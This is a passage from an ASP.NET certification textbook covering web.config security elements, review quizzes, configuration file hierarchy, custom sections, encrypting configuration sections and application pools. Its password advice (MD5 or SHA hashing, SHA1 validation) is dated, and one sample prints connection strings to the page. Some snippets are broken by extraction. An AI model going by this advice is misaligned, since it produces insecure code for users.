catch(CryptographicException e)
{
    //Catch this exception in case the encryption did not succeed.
}
```

**SKILL SUMMARY**

This lesson introduced you to various ways of securing your application from possible threats. Permission and denial of access to the users of your Web site is one of the main requirements of protecting your applications. The three common levels of security are authorization, impersonation, and authentication. The security elements of a web.config file include authentication, identity, authorization, and location.

Additionally, web applications should prevent various security attacks such as SQL injection attacks, cross-site scripting, and bots. A SQL injection attack is the process of attacking an application by injecting unintended SQL code into the application. Cross-site scripting is the process of executing script in the client's browser to capture user sessions or to destroy Web sites. Bots are malicious software that runs automated tasks over the Internet. You can adopt specific methods to protect your application from these types of attacks. You can prevent SQL injection attacks by validating user input before using it in query statements and by executing all queries using a stored procedure. Stored procedures provide a way to resist SQL injection attacks. ASP.NET request validation prevents cross-site scripting attacks. Encoding and validating user input can also provide a way to prevent attacks due to cross-site scripting. Using CAPTCHA and NoBots in your application are ways to prevent attacks from bots.

You can also protect sensitive information in your web applications using the cryptography classes provided in the .NET Framework. `SymmetricAlgorithm`, `AsymmetricAlgorithm`, and `HashAlgorithm` form the base abstract classes in the `System.Security.Cryptography` namespace that represent various common encryption algorithms. You can use the MD5 or SHA hashing algorithm, which provides one-way encryption to hash data such as user passwords. You

can also use salt, which is a random value to generate a more secured hashed password. You can also use asymmetric or symmetric algorithms, which are two-way encryption algorithms to store sensitive data such as user's credit card information.

For the certification examination:

- Know how to establish security settings in the web.config file.
- Understand the various security threats to your application and their destructive ways.
- Know how to protect sensitive information in your application.

## ■ Knowledge Assessment

### Matching

Match the following descriptions to the appropriate terms.

- |                         |  |
|-------------------------|--|
| a. salt                 | _____ 1. Uses both public and private keys.                        |
| b. AsymmetricAlgorithm  | _____ 2. Can be used along with the hash.                          |
| c. SQL injection attack | _____ 3. Is the process of granting or denying access rights.      |
| d. authorization        | _____ 4. Affects applications that involve database interactions.  |
| e. <location> element   | _____ 5. Specifies authorization settings for a specific resource. |

### True / False

Circle T if the statement is true or F if the statement is false.

- |          |   |
|----------|---|
| T   F 1. | You can prevent SQL injection attacks by construction SQL statements dynamically.   |
| T   F 2. | You can prevent bots using CAPTCHA.   |
| T   F 3. | The <location> element is the child element of the <system.web> element.  |
| T   F 4. | The <credentials> sub tag of the <forms> element enables you to specify the password credentials of the user in clear text format only. |
| T   F 5. | You can use salt to hash input data to provide secure hashing.  |

### Fill in the Blank

Complete the following sentences by writing the correct word or words in the blanks provided.

1. The \_\_\_\_\_ element specifies authorization rules for specific files.
2. The \_\_\_\_\_ tool stores specified user credentials in the <identity> element of the web.config file in an encrypted version in the registry.
3. You can use the \_\_\_\_\_ method to HTML-encode a content that contains user inputs before storing it for later use.
4. \_\_\_\_\_ are malicious software that run automated tasks on the Internet.
5. You can use the \_\_\_\_\_ control in the ASP.NET AJAX toolkit to prevent bots.

## Multiple Choice

---

*Circle the letter or letters that correspond to the best answer or answers.*

1. From the following options, select the attributes based on which you can set authorization rules.
  - a. Users
  - b. Roles
  - c. Verbs
  - d. Groups
2. Which of the following <location> element attributes allow you to specify authorization rules for a specific file?
  - a. path
  - b. allowOverride
  - c. allow
  - d. deny
3. Which attack can you prevent by filtering all user inputs before using it in a query statement?
  - a. Spamming
  - b. SQL injection attack
  - c. Database Validation Issue
  - d. Bots
4. Which of the following cryptography classes provides one-way encryption?
  - a. HashAlgorithm
  - b. SymmetricAlgorithm
  - c. AsymmetricAlgorithm
  - d. RsaCryptoServiceProvider
5. Which of the following injects client-side script in web applications?
  - a. Cross-site scripting
  - b. Bots
  - c. SQL injection attack
  - d. Spam

## Review Questions

---

1. You are storing user credentials in the web.config file for forms-based authentication. How can you prevent other users from accessing the user passwords stored in the web.config file?
2. You store user passwords in the database for security reasons. What encryption method do you prefer to encrypt passwords in a more secured manner?

## ■ Case Scenarios

### Scenario 12-1: Configuring Access Rules

---

Assume that you are configuring access rules for your application through configuration files. While specifying authorization rules, you would want only the user account Jane to access the page JanesPage.aspx. Write the procedure to achieve this.

### Scenario 12-2: Preventing SQL Injections

---

Your web application uses web forms to get user information and builds SQL statements dynamically. Write the measures that you might take to prevent SQL injection attacks.



## Workplace Ready

### Encrypting Confidential Data

Cryptography allows you to store and transmit sensitive data in such a way that outsiders cannot read the data. You can use the cryptography classes provided in the .NET Framework to protect sensitive information.

You are a solution architect of ABC Solutions, Inc. Your company develops Web sites for a banking domain. These Web sites deal with numerous transactions that involve confidential customer information. The clients want your company to enforce a strict security policy to protect the confidentiality of their customer information. Suggest the approach that you would take in this case.

# Configuring and Deploying Web Applications

## OBJECTIVE DOMAIN MATRIX

TECHNOLOGY SKILL	OBJECTIVE DOMAIN	OBJECTIVE DOMAIN NUMBER
Configuring Applications through Files	Manipulate configuration files to change ASP.NET behavior.	4.3
Deploying Web Applications	Identify a deployment strategy.	4.4

## KEY TERMS

**application pool**  
**custom section**  
**machine.config file**

**site precompilation**  
**web.config file**  
**Web Deployment Projects**

In any project, when the development of an application is complete and ready for user access, the final phases of the software development life cycle include configuration and deployment of the application. Similarly, once you have completed the development of your ASP.NET Web site, you can launch or make the Web site accessible to everyone by configuring, building, and deploying it on the web server. The ASP.NET Framework provides you with configuration files, which make it easy to configure your Web site. Additionally, you can use the deployment support provided in Visual Studio to customize the build and the deployment process of your Web site.

## ■ Configuring Applications through Files



### THE BOTTOM LINE

You can store all the information needed to configure the core setting of your .NET web application in the configuration files. Additionally, the ASP.NET configuration files allow you to store custom settings that are specific to your application. The ASP.NET configuration files are easily readable, and they do not require a configuration tool to configure them.

### Understanding ASP.NET Configuration Files

You can configure .NET web applications through XML-formatted configuration files. Using XML format to store configuration details makes the system administrator's task easy because the system administrator can edit the settings in the configuration files by using a text editor. Fundamentally, .NET applications use settings defined in two files—the *machine.config file* and a root *web.config file*. Both these configuration files reside in the C:\Windows\

**TAKE NOTE\***

Although the ASP.NET configuration system allows you to place individual web.config files for each of the subdirectories of your application, you can apply certain settings such as the Windows account that executes the code in the machine.config file only. Additionally, settings that define the authentication type of your web application can reside only in the web.config file of the application's root directory.

**Figure 13-1**


Directory Structure of SampleApp Web Application

Microsoft.NET\Framework\vx.x.xxxx\Config directory of the computer. Note that the vx.x.xxxx stands for the version of .NET Framework installed in your computer.

The machine.config and the root web.config files are central to all .NET web applications residing in the computer. All .NET web applications inherit the settings from these two files. However, you can also provide individual settings specific to your web application by creating a separate web.config file in the root directory of your web application. Additionally, you can also provide separate web.config files to individual subdirectories of your web application if you want to provide specific settings for the pages that reside in those subdirectories. For example, if you want to provide additional security settings for certain pages, in addition to the security settings defined in the application root web.config file, you can place the related files inside a subdirectory and provide a separate web.config file for that subdirectory. This new web.config file can contain the additional security settings, which override the security settings in the parent web.config files for the pages in this subdirectory.


### **EXPLORING THE CONFIGURATION FILE HIERARCHY**

For a better understanding of the hierarchy of the ASP.NET multilayered configuration system, let us consider an example. Imagine that your web application SampleApp resides on a host computer that has the directory structure shown in Figure 13-1—SampleApp is the root directory of your web application and SampleApp-Subdir1, SampleApp-Subdir2, and SampleApp-Subdir3 are the subdirectories of the SampleApp root directory.

**Figure 13-2**

Configuration Inheritance Hierarchy

Consider that you are creating multiple web.config files, one in the application root directory SampleApp and the remaining in each of the subdirectories. In this case, the ASP.NET Framework applies configuration inheritance so that the web.config files residing in each of the subdirectories extend the settings from their parent directory in addition to specifying required additional settings. Figure 13-2 depicts the configuration inheritance hierarchy in this case.



Assume that your ASP.NET web server receives a request for a page named SamplePage.aspx that resides in the subdirectory SampleApp-Subdir3. In this case, when multiple levels of configuration settings apply, ASP.NET applies the configuration settings sequentially to the


requested page. The sequence in which ASP.NET applies the settings from the various configuration files is explained as follows:

- **Step 1:** Applies the settings defined in the machine.config file.
- **Step 2:** Applies the settings defined in the web.config file residing in the config directory.
- **Step 3:** Applies the settings of the web.config file residing in the SampleApp directory, which is the application root directory.
- **Step 4:** Applies the settings of the web.config file residing in the SampleApp-Subdir3 subdirectory.

Figure 13-3 depicts the sequential order of the settings that are applied.

**Figure 13-3**

Sequential Order of the Applied Settings



**TAKE NOTE \***

If there is a conflict in settings defined in the configuration files, the settings of the web.config file residing in the child directories overrides the settings defined in the web.config file in the parent directory.

## EXPLORING THE MACHINE.CONFIG FILE

The machine.config file contains settings that are applicable to all .NET Framework applications. For example, the file contains settings to configure the ASP.NET worker process in addition to other numerous configuration file sections. Most of the settings in the machine.config file provide default settings, which do not need modifications. However, one of the sections for which you would often modify the default settings is the `<machineKey>` section.

The `machineKey` element enables you to configure keys to encrypt and decrypt data. The ASP.NET automatically uses these keys to encrypt forms-authentication cookie and view state data. Additionally, ASP.NET uses the keys for authenticating out-of-process, application-specific session state providers.

The following code sample shows the default settings of the `<machineKey>` element in the machine.config file:

```

<machineKey
    validationKey="AutoGenerate,IsolateApps"
    decryptionKey="AutoGenerate,IsolateApps"
    validation="SHA1"
/>

```

The `decryptionKey` attribute specifies the key for encrypting and decrypting data. The `validationKey` attribute specifies the key to validate encrypted data. For example, the `validationKey` creates a Message Authentication Code (MAC) to verify if the view state has been manipulated. The `AutoGenerate` and `IsolateApps` values indicate that ASP.NET will create autogenerated keys that will be unique to each application.

If you want all your applications to use the same key, you can remove the `IsolateApps` value from both the `validationKey` and `decryptionKey` attributes of the `machineKey` element, as shown:

```

<machineKey
    validationKey="AutoGenerate"
    decryptionKey="AutoGenerate"
    validation="SHA1"
/>

```

**TAKE NOTE \***

In certain situations, you may explicitly want to generate the key for the `machineKey` element. For example, consider that you are running your application on multiple computers. If the computer's `machineKey` element has an `AutoGenerate` value for the `validationkey` and `decryptionkey` attributes, then ASP.NET automatically generates the key that is unique to each server. Let's assume that server 1 handles the first-time page request and server 2 handles the postback request of the same page. Server 2 may not be able to decrypt the forms cookie and the view state data that is encrypted by server 1 because it uses a different autogenerated key. In this situation, you should explicitly define the key for the `machineKey` element. By doing so, you can copy the key in the `machine.config` files of both servers, thus enabling them to use the same key.

You can explicitly generate the key for the `machineKey` element using the classes available in the `Cryptography` namespace. The following code sample uses the `RNGCryptoServiceProvider` class in the `Cryptography` namespace to generate a random number for the key. The `CreateKey` method accepts an `int` parameter `keyLength` that specifies the number of characters the generated key should contain:

```
public static string CreateKey(int keyLength)
{
    // Create a byte array of length to hold the random value
    byte[] randomNumber = new byte[keyLength];
    // Create an instance of the RNGCryptoServiceProvider
    RNGCryptoServiceProvider rng = new RNGCryptoServiceProvider();
    // Fill the byte array with a random value by calling
    // the GetBytes method of the RNGCryptoServiceProvider object
    rng.GetBytes(randomNumber);
    // Convert the byte array to string representation
    // encoded with base-64 digits.
    string machinekey = Convert.ToBase64String
    (randomNumber, Base64FormattingOptions.None);
    return machinekey;
}
```

**TAKE NOTE\***

When you modify the default settings of the `machine.config` file in a system, it affects the behavior of all the .NET applications residing on that system.

You can call this method from a web form and copy the returned key value in the validation key and decryption key attributes of the `machineKey` element. The following code sample calls the `CreateKey` method from a web form and displays the returned key in label controls:

```
lblDecryptionkey.Text = CreateKey(29);
lblValidationKey.Text = CreateKey(100);
```

## EXPLORING THE WEB.CONFIG FILE

The root `web.config` file that resides in the `config` directory contains default settings in addition to the settings defined in the `machine.config` file that resides in the same directory. For example, the default settings in the root `web.config` file contains setting that register HTTP handlers and modules, settings that define rules for browser support, and settings to define security policy. As discussed earlier, all .NET web applications inherit settings from the root `web.config` file apart from inheriting settings from the `machine.config` file.

The `web.config` file that contains the settings that are specific to individual applications resides in the specific web application's root virtual directory. The `web.config` file can contain settings that define authentication type, debugging type, and several other settings specific to that application. Additionally, the `web.config` file that may reside in the subdirectories of your web application contains settings specific to the files residing in those subdirectories.

The following code sample is a rough framework (skeletal) of a `web.config` file with important elements:

```
<configuration>
    <configSections>
    </configSections>
    <appSettings>
```

```

<!--Contains custom Application settings -->
</appSettings>
<connectionStrings>
    <!--Contains connection strings settings -->
</connectionStrings>
<system.web>
    <!--Contains ASP.NET configuration sections -->
</system.web>
<system.codedom>
    <!--Contains compiler settings -->
</system.codedom>
<system.webServer>
    <!--Contains settings specific to IIS7.0-->
</system.webServer>
</configuration>

```

Table 13-1 discusses the important elements of the web.config file.

**Table 13-1**

Elements of the Web.config File

ELEMENT	DESCRIPTION
<code>configSections</code>	Specifies individual configuration sections and the associated classes that handle each configuration section. It also allows you to create custom configuration sections.
<code>appSettings</code>	Stores variable custom application settings such as file paths and web service URLs to connect to external resources.
<code>connectionStrings</code>	Stores the connection strings to databases that are used in an ASP.NET application.
<code>system.web</code>	Contains elements that control the behavior of ASP.NET applications.
<code>system.codedom</code>	Enables you to configure the page to use the recent versions of the C# compiler.
<code>system.webServer</code>	Specifies settings for web applications running under IIS 7.0 (e.g., enables adding custom HTTP handlers and modules, specifies settings for ASP.NET AJAX features). Settings in this section do not produce any effect if you host your Web site in other versions of IIS.

### X REF

To learn how to retrieve the custom settings in the `<appSettings>` element programmatically at runtime, refer to the section “Reading and Writing Configuration Sections” under the heading “Accessing Configuration Files Programmatically” in this lesson.

### TAKE NOTE\*

You cannot add custom elements inside a `<system.web>` element because the schema of the `<system.web>` element is fixed.

## ADDING CUSTOM SETTINGS

You can include custom settings in the `<appSettings>` element by using the `<add>` element and specifying a key-value pair as simple strings as shown in the following example:

```

<configuration>
    <appSettings>
        <add Key="SiteName" value ="MySite.com" />
        <add Key="Greeting" value="Welcome to MySite.com"/>
    </appSettings>
</configuration>

```

You can easily retrieve the custom settings stored in the `<appSettings>` element from your web page code.

## EXPLORING THE SYSTEM.WEB ELEMENT

You can store all the ASP.NET specific configuration settings in the `<system.web>` element. For example, you can configure settings related to security, state management, and tracing for your application. Table 13-2 discusses the important child elements of the `<system.web>` element.

**Table 13-2**

Child Elements of the `system.web` Element

**X REF**

To learn about tracing and configuring tracing for your application, you can refer to the section “Tracing and Debugging Applications” in Lesson 12 of this book.

ELEMENT	DESCRIPTION
<code>authentication</code>	Enables you to configure the ASP.NET authentication scheme; determines how to verify the users' identity when they request your page. Set this element only at the application level in the <code>web.config</code> file residing in the application's root directory.
<code>authorization</code>	Enables you to configure authorization; controls client access to the resources of your web application.
<code>compilation</code>	Stores all assemblies used by your web application; stores the ordered collection of subdirectories of your web application that are compiled at runtime.
<code>customErrors</code>	Enables you to provide information about custom error messages for your web application. You can set specific redirect URLs, which can be used if an error such as “Page not found” occurs in your web application.
<code>httpHandlers</code>	Specifies classes that handle the HTTP requests received by your application; maps the incoming requests to the appropriate <code>IHttpHandler</code> or <code>IHttpHandlerFactory</code> class (e.g., requests for files with <code>.aspx</code> extensions are mapped to the <code>System.Web.UI.PageHandlerFactory</code> class that executes the page life cycle).
<code>httpModules</code>	Defines an <code>HttpModule</code> class for your application. ASP.NET provides certain services (e.g., the <code>SessionStateModule</code> provides session state services). This element defines these <code>HttpModule</code> classes for your application.
<code>pages</code>	Defines the default page settings.
<code>sessionState</code>	Provides various session state configuration settings for the current application (e.g., settings that indicate whether to store the session state and where to store the session state).
<code>trace</code>	Configures tracing for your application.

## Accessing Configuration Files Programmatically

You can use the classes provided in the `System.Web.Configuration` namespace to set up configuration for your web applications programmatically.

The `System.Configuration` namespace provides classes that enable programmatic access of configuration files and their individual sections. For example, you can use the `WebConfigurationManager` class to retrieve information from a configuration file at runtime. Additionally, you can use the `TraceSection` class to access and modify the content of the trace section contained in a configuration file at runtime. Table 13-3 lists some of the important classes available in the `System.Web.Configuration` namespace.

**Table 13-3**

Important Classes of the `System.Web.Configuration` Namespace

CLASS	DESCRIPTION
<code>AuthenticationSection</code>	Enables you to programmatically access and modify the <code>authentication</code> section of a configuration file.
<code>AuthorizationSection</code>	Enables you to programmatically access and modify the <code>authorization</code> section of a configuration file.
<code>CompilationSection</code>	Enables you to programmatically access and modify the <code>compilation</code> section of a configuration file.

(continued)

**Table 13-3 (continued)**

CLASS	DESCRIPTION
CustomErrorsSection	Enables you to programmatically access and modify the <code>customErrors</code> section of a configuration file.
HttpHandlersSection	Enables you to programmatically access and modify the <code>httpHandlers</code> section of a configuration file.
HttpModulesSection	Enables you to programmatically access and modify the <code>httpModules</code> section of a configuration file.
MachineKeySection	Enables you to programmatically access and modify the <code>machineKey</code> section of a configuration file.
PagesSection	Enables you to programmatically access and modify the <code>pages</code> section of a configuration file.
SessionStateSection	Enables you to programmatically access and modify the <code>SessionState</code> section of a configuration file.
WebConfigurationManager	Enables you to access a configuration file programmatically.

### EXPLORING THE WEBCONFIGURATIONMANAGER CLASS

You can use the `WebConfigurationManager` class to work with configuration files of web applications. Table 13-4 lists the important methods of the `WebConfigurationManager` class.

**Table 13-4**

Important Methods of the `WebConfigurationManager` Class

METHOD	DESCRIPTION
<code>GetSection</code>	Extracts information from the specified configuration section from the default configuration file of the current web application.
<code>OpenMachineConfiguration</code>	Opens the machine configuration file and returns a <code>Configuration</code> object that can be used to access the configuration information defined for the web server.
<code>OpenWebConfiguration</code>	Opens the web application configuration file and returns a <code>Configuration</code> object that can be used to access the configuration information for the specified web application.

Table 13-5 lists the important properties of the `WebConfigurationManager` class.

**Table 13-5**

Important Properties of the `WebConfigurationManager` Class

PROPERTY	DESCRIPTION
<code>AppSettings</code>	Accesses settings stored in the <code>&lt;appSettings&gt;</code> section of the current web application's default configuration.
<code>ConnectionString</code>	Accesses data stored in the <code>&lt;connectionStrings&gt;</code> section of the current web application's default configuration file.

### READING AND WRITING CONFIGURATION SECTIONS

You can use the appropriate methods of the `WebConfigurationManager` class to access a configuration file. For example, you can use the `WebConfigurationManager` `.OpenWebConfiguration` method to retrieve a `Configuration` object of a specified `web.config` file for your application. You can then use this `Configuration` object to read and modify the settings in the required sections of the `web.config` file.

### MORE INFORMATION

For more information on the `Configuration` class of the `System.Configuration` namespace, refer to the `System.Configuration` section in the Microsoft .NET Framework Class Library. (The *Microsoft .NET Framework Application Development Foundation*, Exam 70-536 textbook covers this in depth in Lesson 12, "Configuring and Installing .NET Applications.")

The generally accessed sections of a configuration file from code are the `<appSettings>` and `<connectionStrings>` sections. The following code sample accesses the custom settings stored in the `<appSettings>` section of a web.config file, discussed in the example under the section "Adding Custom Settings":

```
protected void Page_Load(object sender, EventArgs e)
{
    //Retrieve the configuration object for a web application
    //running on the local server by specifying the virtual path to the
    //configuration file.
    Configuration config = WebConfigurationManager
        .OpenWebConfiguration("/");
    //Retrieve the custom setting value of the key "SiteName"
    //and display it in a label control.
    lblSite.Text = config.AppSettings.Settings["SiteName"].Value;
    //Retrieve the custom setting value of the key "Greeting"
    //and display it in a label control.
    lblGreetings.Text = config.AppSettings.Settings["Greeting"].Value;
    //Add a new key-value pair to the <appSettings> section.
    config.AppSettings.Settings.Add("CompanyName", "XYX Toys Inc");
    //Save the added key-value pair to the <appSettings>
    section.config.Save();
}
```

Like the `<appSettings>` section, the `<connectionStrings>` section is also generally accessed from code. The following code sample retrieves the `<connectionStrings>` section of the current application's default configuration file. The code uses a `ConnectionStringSettings` object to loop through the returned collection of connection strings:

```
ConnectionStringSettingsCollection connectionStrings =
    WebConfigurationManager.ConnectionStrings as ConnectionStringSettings
    Collection;
foreach (ConnectionStringSettings con in connectionStrings)
{
    Response.Write("Name:" + con.Name);
    Response.Write("Connection string:" + con.ConnectionString);
}
```

You can also access other configuration sections using the configuration classes that are available in the `System.WebConfiguration` and `System.Configuration` namespaces. For example, the following code sample shows you how to access the `<authorization>` section of the `<system.web>` element:

```
//Retrieve the configuration object for the current web application.
Configuration config =
    WebConfigurationManager.OpenWebConfiguration("/");
//Retrieve the <authorization> element within the <system.web> element
//using the GetSection method and cast the returned object to the type
AuthorizationSection. This is because the GetSection returns a different
//type of object depending on the type of the section retrieved.
AuthorizationSection authSec = (AuthorizationSection)
    config.GetSection(@"system.web/authorization");
```

## Creating Custom Configuration Sections

ASP.NET extensible configuration model provides a technique for you to create your own custom sections in a configuration file.

At times, you may need to create a **custom section** in a configuration file apart from the existing sections. For example, consider a situation where you need to store related settings such

as information about the appearance of a page, which might include the background color, foreground color, and font. In another situation, you may want to store information such as URL, server location, port number, and similar information you might need when connecting to a remote object. In both situations, you can create a custom section in the configuration file to store the required information.

## CREATING CUSTOM SECTIONS

Before creating a custom section, you need to analyze the elements and attributes of your custom section. Additionally, you should create a corresponding handler class for the required custom section, which interprets and processes the defined settings in that custom section. The handler class enables you to read and write settings to the custom section programmatically at runtime.



### CREATE A CUSTOM SECTION

Perform the following steps to create a custom section in a configuration file:

1. Create a class that inherits from the `System.Configuration.ConfigurationSection` class.
2. Register the newly created section in the required configuration file by adding the section name and its corresponding class under the `<configSections>` element.

To understand the process of creating a custom section, consider the following definition of a custom section named `appearance`:

```
<appearance backColor="blue" foreColor="green" />
```

Let us create a matching class that encapsulates this custom section as shown in the following code sample, which creates a class named `Appearance` inherited from the `ConfigurationSection` class:

```
public class Appearance : ConfigurationSection
{
    //Map the backColor property to the backColor attribute of the
    //appearance custom section using the ConfigurationProperty attribute.
    [ConfigurationProperty("backColor", IsRequired = true, DefaultValue =
    "blue")]
    public string backColor
    {
        get
        {
            return (string) this["backColor"];
        }
        set
        {
            this["backColor"] = value;
        }
    }
    //Map the foreColor property to the foreColor attribute of the
    //appearance custom section using the ConfigurationProperty attribute.
    [ConfigurationProperty("foreColor", IsRequired = true,
    DefaultValue = "green")]
    public string foreColor
    {
        get
        {
            return (string) this["foreColor"];
        }
    }
}
```

```
set
{
    this["foreColor"] = value;
}
}
```

**TAKE NOTE\***

You should have a corresponding property in the handler class for every attribute defined in your custom section. If you do not include a matching property for an attribute defined in a custom section, the runtime will throw an exception when you try to access that property setting.

Once you have created a handler class for your custom section, you can register the custom section by including the custom section under the `<configSections>` element in the specific web.config file as shown. The `name` attribute of the `<section>` element specifies the name of your custom section and the `type` attribute specifies the corresponding handler class of your custom section:

```
<configuration>
    <configSections>
        <section name="appearance" type="Appearance"/>
    </configSections>
    <appearance backColor="blue" foreColor="green"/>
    <system.web> ... </system.web>
</configuration>
```

### CREATING CHILD ELEMENTS IN CUSTOM SECTIONS

You can also add child elements to your custom sections. For example, for the `<appearance>` custom section, instead of specifying color as an attribute, you can add a child element named `color` to hold the `backColor` and `foreColor` settings as shown:

```
<appearance>
    <color background = "blue" foreground = "green" />
</appearance>
```

To represent child elements created inside a custom section, you must create separate classes deriving from `ConfigurationElement` for each of the nested child elements. The following code sample creates a class named `ColorElement` that represents the `<color>` child element of the `<appearance>` section:

```
public class ColorElement : ConfigurationElement
{
    //Map the backColor property to the backColor attribute of the
    // <color> element using the ConfigurationProperty attribute.
    [ConfigurationProperty("backColor", IsRequired = true,
    DefaultValue = "blue")]
    public string backColor
    {
        get
        {return (string)this["backColor"]; }
        set
        {this["backColor"] = value; }
    }
    //Map the foreColor property to the foreColor attribute of the
    // <color> element using the ConfigurationProperty attribute.
    [ConfigurationProperty("foreColor", IsRequired = true,
    DefaultValue = "green")]
```

```

public string foreColor
{
    get
    {return (string)this["foreColor"];}
    set
    {this["foreColor"] = value;}
}
}

```

The following code sample shows the revised Appearance class:

```

public class Appearance : ConfigurationSection
{
    [ConfigurationProperty("color", IsRequired = true)]
    public ColorElement Color
    {
        get
        {return (ColorElement)this["color"];}
        set
        {this["color"] = value;}
    }
}

```

## ACCESSING CUSTOM SECTIONS

You can retrieve the settings stored in a custom section, as you retrieve the settings from any other section. For example, the following code sample shows you how to retrieve the settings stored in the <color> element of the <appearance> custom section:

```

//Retrieve the configuration object for the current web application.
Configuration config = WebConfigurationManager.OpenWeb
Configuration("/");
//Retrieve the <appearance> section using the GetSection method.
Appearance custSection = (Appearance)config.GetSection("appearance");
//Retrieve the settings in the backColor attribute of the <color>
element and display it in a label control.
lblBackgroundColor.Text = custSection.Color.backColor;

```

## Encrypting Configuration Sections

---

You can secure the settings of a configuration file from unauthorized access by encrypting the required sections of the configuration file. For example, if you would like to increase the security of sections that contain sensitive information such as connection details to a remote object, ASP.NET allows you to encrypt these sections by providing suitable methods.

ASP.NET includes two default providers to encrypt sections of a configuration file:

- **DpapiProtectedConfigurationProvider:** Uses the built-in protection mechanism of Windows data protection API (DPAPI) by encrypting sections of a configuration file using a machine-specific key. When you encrypt a configuration section using DPAPI, you cannot use that configuration file on any other computer.
- **RsaProtectedConfigurationProvider:** Uses RSA encryption to encrypt and decrypt configuration data. The RSA provider enables you to create a key pair to encrypt the configuration section data. If you want to use the same configuration file in all the servers in a web farm, you can use the same generated key to encrypt configurations in all the computers.

## ENCRYPTING SECTIONS PROGRAMMATICALLY

You can use the configuration classes to encrypt sections of a configuration file programmatically at runtime. You can use the methods of the **SectionInformation** class of the **System.Configuration** namespace to enable and disable encryption of configuration sections.

The following code sample protects a custom section named `myConnections` stored in the current web application's default configuration file:

```
//Retrieve the configuration object for the current web application.  
Configuration config = WebConfigurationManager.OpenWeb  
Configuration("//");  
//Retrieve the required custom section in a ConfigurationSection object.  
The ConfigurationSection class represents a section within a  
configuration file.  
ConfigurationSection mySection = config.GetSection("myConnections");  
//Call the ConfigurationSection.SectionInformation object's  
ProtectSection method to mark the section for encryption using the  
RSA encryption so that the custom section gets written in an  
encrypted form on disk.  
mySection.SectionInformation.ProtectSection  
("RsaProtectedConfigurationProvider");  
//Save the configuration file to the disk.config.Save();
```

**TAKE NOTE\***

The `ProtectSection` method marks the specified section data for encryption so that when you save the configuration file, the corresponding specified section is saved in an encrypted form on the computer. Additionally, the `ProtectSection` method uses the RSA provider as the default encryption provider. Therefore, you can also pass an empty string or null reference to the `ProtectSection` method, which indicates that it should use the `RsaProtectedConfigurationProvider` class as the default provider.

When your application accesses the protected configuration section settings, the .NET runtime automatically decrypts the protected configuration sections. However, you may want to modify the protected data or remove the protected data from a configuration file. You can unprotect the required configuration section from a protected web.config file. The following code sample removes the encryption from the `myConnections` custom section by using the `SectionInformation.UnprotectSection` method:

```
Configuration config = WebConfigurationManager.OpenWeb  
Configuration("//");  
//Retrieve the required custom section in a ConfigurationSection  
object. The ConfigurationSection class represents a section within a  
configuration file.  
ConfigurationSection mySection = config.GetSection("myConnections");  
//Call the ConfigurationSection.SectionInformation object's  
UnprotectSection method to remove the encryption for the specified  
section.mySection.SectionInformation.UnprotectSection();  
//Save the configuration file to the disk.config.Save();
```

## USING COMMAND-LINE TOOL

You can also use the ASP.NET Internet Information Server (IIS) registration tool to encrypt sections in a configuration file. The `aspnet_regiis` command-line tool enables you to encrypt sections of your configuration file. You can provide the `aspnet_regiis` command at the command line with the appropriate command-line arguments as shown:

```
aspnet_regiis -pe "myConnections" -app "/" -prov  
"RsaProtectedConfigurationProvider"
```

The `-pe` switch indicates the configuration section to encrypt; the `-app` switch indicates the web application's virtual path, and the `-prov` switch indicates the encryption provider.

**CERTIFICATION READY?**

Manipulate configuration  
files to change ASP.NET  
behavior.

4.3

## ■ Deploying Web Applications

**THE BOTTOM LINE**

You can deploy your web application by copying the directory structure of your application and files to the target server and configuring it accordingly. In most cases, the target server is the Internet Information Server that shipped with Windows. The ASP.NET Framework gives you the option of deploying your Web site in a compiled format with the compilation tool. You can also use the deployment support provided in Visual Studio such as the Visual Studio Web Deployment Project package to customize the build and deployment process of your application.

When you deploy your Web site in IIS, you can configure it using the IIS Manager. The **application pool** feature provided by the IIS Manager allows you to configure web applications so that these applications are isolated from each other.

### Introducing Application Pools

The IIS 6.0 and the later versions of IIS allow you to create application pools that isolate various ASP.NET web applications running on the server from each other.

You can isolate web applications from one another using application pools. For every application pool that you create, the IIS starts a separate worker process. Thus, all applications isolated by application pools run in their own worker processes. This feature increases the reliability of web applications running within application pools because the possibility of errors in one application affecting other applications is eliminated.

For example, you can group related web applications and place them in separate application pools so that the errors in one group do not affect execution of the other groups. You can isolate less stable applications in a separate application pool so that the stability problem of the group does not affect applications running in other application pools.

### CREATING APPLICATION POOLS

You can create application pools using the IIS Manager. You can create a new application pool either from scratch or by extending an existing application.



